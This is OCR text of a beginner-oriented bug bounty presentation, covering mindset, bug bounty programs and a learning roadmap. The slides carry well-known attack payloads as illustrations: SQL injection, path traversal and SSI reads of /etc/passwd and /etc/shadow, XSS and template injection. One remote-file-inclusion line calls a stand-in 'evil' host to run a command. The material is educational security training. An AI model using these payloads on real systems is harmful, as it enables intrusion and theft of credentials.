CREAVTIVE MINDSET

BUG BOUNTY

BE FOCUS | PATIENCE | CREATIVE | ALERT

LET'S PLAY

admin") or "1"="1"/*

http: //localhost/index.php? page = .. / .. / .. / .. / .. / .. / etc / passwd

CREAVTIVE MINDSET


BUG BOUNTY

<!--#exec%20cmd="/bin/cat%20/etc/shadow"-->


admin") or "1"="1"/*

BE FOCUS | PATIENCE | CREATIVE | ALERT

http: //localhost/index.php? page = .. / .. / .. / .. / .. / .. / etc / passwd



What comes into our Minds?



<!--#exec%20cmd="/bin/cat%20/etc/shadow"-->

ABOUT ME

SECURITY CONSULTANT

Security Consultant at ASM Technologies LTD
AzDev Lead Member
Cyber Security Consultant at Cyber Security Society | Secuneus Cyber Security | Techtwins Technologies | Ground Cyber Pvt Ltd | Technoreach
Certified Ethical Hacker - CEHv11
AZURE and AWS Certified
Bug Bounty Researcher

Cyber Security Instructor and Mentor

Trained over 11K+ Candidates and Guided them in Cyber Security

What Needed to start Hunting?

Becoming a Bug Bounty Hunter, its not to see what others are doing, it all about how you investing your time into you Hunting Skills to become best version of Yourself?

Weapon

A system with Good Internet

Will Power

Required Knowledge before jumping into Bug Hunting

Motivation

Patience and Dealing with Failure is key to Success

Bug Hunting

Bug hunting, also known as software debugging or software testing, is the process of identifying and resolving bugs or errors in software applications. It is an important step in software development to ensure the quality and reliability of the software.

Level UP

<script> alert("Hacked")</script>

Bug Bounty

Bug bounty programs are initiatives launched by organizations to encourage security researchers, also known as ethical hackers or white hat hackers, to discover and report vulnerabilities in their software or systems.

These programs provide a platform for security researchers to responsibly disclose bugs they find and earn rewards or bounties in return. Bug bounty programs have become a popular practice among companies as a proactive way to identify and fix security flaws before they can be exploited by malicious actors.

{{ get_user_file("C:\boot.ini") }}

Bug Hunting	Bug Bounty
Individuals or teams proactively search for bugs	Security researchers are invited to find vulnerabilities
Self-directed and often unpaid	Monetary rewards or bounties are offered for valid bugs
Focus can be on personal projects or open-source software	Targets specific systems, applications, or platforms
Testing can be continuous or sporadic	Ongoing programs allow continuous testing
Individuals or teams assume responsibility for finding and fixing bugs	Researchers report vulnerabilities to the organization for fixing
Requires knowledge of programming and debugging techniques	Requires knowledge of security vulnerabilities and exploitation
Results are typically used to improve personal projects or contribute to open-source software	Results are used to enhance the security of the organization's systems

CREAVTIVE MINDSET

./testssl.sh [--htmlfile] [domain-name]:443


CREAVTIVE MINDSET


How to Start?

Learn Languages
Learn Development
Learn Hacking
Learn Tools
Follow POCs
Do Practice

CVE-2018-15133

use
unix/http/laravel_token_unserialize_exec





RoadMap

https://gowthams.gitbook.io/bughunter-handbook/mindmaps

CREAVTIVE MINDSET

Exactly

Learn Core Concepts

Computer Networking

Web Fundamentals

Basic Web Programming

Javascript and Database

Practice on Kali Linux


Burpsuite Practice

Recon Skills

OWASP TOP 10

/?id=1+un/**/ion+sel/**/ect+1,2,3--

CREAVTIVE MINDSET



"><div v-html="''.constructor.constructor('d=document;d.location.hash.match(\'x1\') ? `` : d.location=`//localhost/mH`')()"> aaa

Resources

https://book.hacktricks.xyz/

https://gowthams.gitbook.io

http: //localhost/index.php? page = http: //someevilhost.com/test.php? cmd = cat / etc / passwd

Thank You!

Follow @cyber_mukesh

Youtube: @cyberdooms